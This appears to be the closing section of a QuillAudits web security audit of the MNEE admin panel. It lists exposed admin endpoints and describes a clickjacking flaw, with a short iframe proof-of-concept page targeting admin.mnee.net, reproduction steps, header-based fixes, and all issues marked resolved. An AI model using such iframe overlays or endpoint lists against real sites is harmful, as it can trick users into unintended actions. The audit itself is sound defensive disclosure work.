
Vulnerable URL

1. https://admin.mnee.net/customers
2. https://admin.mnee.net/companies
3. https://admin.mnee.net/settings
4. https://admin.mnee.net/indexold

Recommendation

Remove such endpoints to mitigate unnecessary pages creating a security implication in future

POC



Status

Resolved

5. Clickjacking

Description

A Clickjacking vulnerability was identified on the website https://admin.MNEE.net Clickjacking, also known as a UI redress attack, is a technique that tricks users into clicking on malicious content or performing unintended actions without their knowledge or consent. In this case, the vulnerability allows an attacker to overlay or embed malicious content on top of the legitimate MNEE website, potentially leading to various forms of abuse or exploitation.

Vulnerable Code

Whole web app

Steps to Reproduce

Create a malicious web page or use an existing website under your control.

1. Modify the malicious web page's HTML to include an iframe that loads **https://ADMIN.mnee.net:** <html>
```
  <body>
    <h1>Malicious Website</h1>
    <iframe src="https://ADMIN.mnee.net"></iframe>
  </body>
</html>
```
2. Host the malicious web page on a web server.
3. Open the link where the malicious web page is hosted in your browser. You will find your website embedded in an iframe.

Recommendation

1. Set the X-Frame-Options HTTP response header to deny or sameorigin. This will prevent the website from being loaded inside an iframe on malicious websites.
2. Implement a strong Content Security Policy that includes the frame-ancestors directive with 'self' or specific trusted domains to restrict which websites can embed Google's content.

POC

https://clickjacker.io/test?url=https://admin.mnee.net/

Status

Resolved

Closing Summary

In this report, we have considered the security of the MNEE admin panel. We performed our audit according to the procedure described above.

Some issues of High,Medium, low and Informational severity were found, Some suggestions and best practices are also provided in order to improve the code quality and security posture. In the End, MNEE Team Resolved all Issues.

Disclaimer

QuillAudits Dapp security audit provides services to help identify and mitigate potential security risks in MNEE Admin panel. However, it is important to understand that no security audit can guarantee complete protection against all possible security threats. QuillAudits audit reports are based on the information provided to us at the time of the audit, and we cannot guarantee the accuracy or completeness of this information. Additionally, the security landscape is constantly evolving, and new security threats may emerge after the audit has been completed.

Therefore, it is recommended that multiple audits and bug bounty programs be conducted to ensure the ongoing security of MNEE. One audit is not enough to guarantee complete protection against all possible security threats. It is important to implement proper risk management strategies and stay vigilant in monitoring your Platform(Dapp) for potential security risks.

QuillAudits cannot be held liable for any security breaches or losses that may occur subsequent to and despite using our audit services. It is the responsibility of the MNEE to implement the recommendations provided in our audit reports and to take appropriate steps to mitigate potential security risks.

About QuillAudits

QuillAudits is a leading name in Web3 security, offering top-notch solutions to safeguard projects across DeFi, GameFi, NFT gaming, and all blockchain layers. With six years of expertise, we've secured over 1000 projects globally, averting over $30 billion in losses. Our specialists rigorously audit smart contracts and ensure DApp safety on major platforms like Ethereum, BSC, Arbitrum, Algorand, Tron, Polygon, Polkadot, Fantom, NEAR, Solana, and others, guaranteeing your project's security with cutting-edge practices.

1000+
Audits Completed

$30B
Secured

1M+
Lines of Code Audited

Follow Our Journey

Audit Report
July, 2024

For

MNEE

QuillAudits

Canada, India, Singapore, UAE, UK

www.quillaudits.com

audits@quillhash.com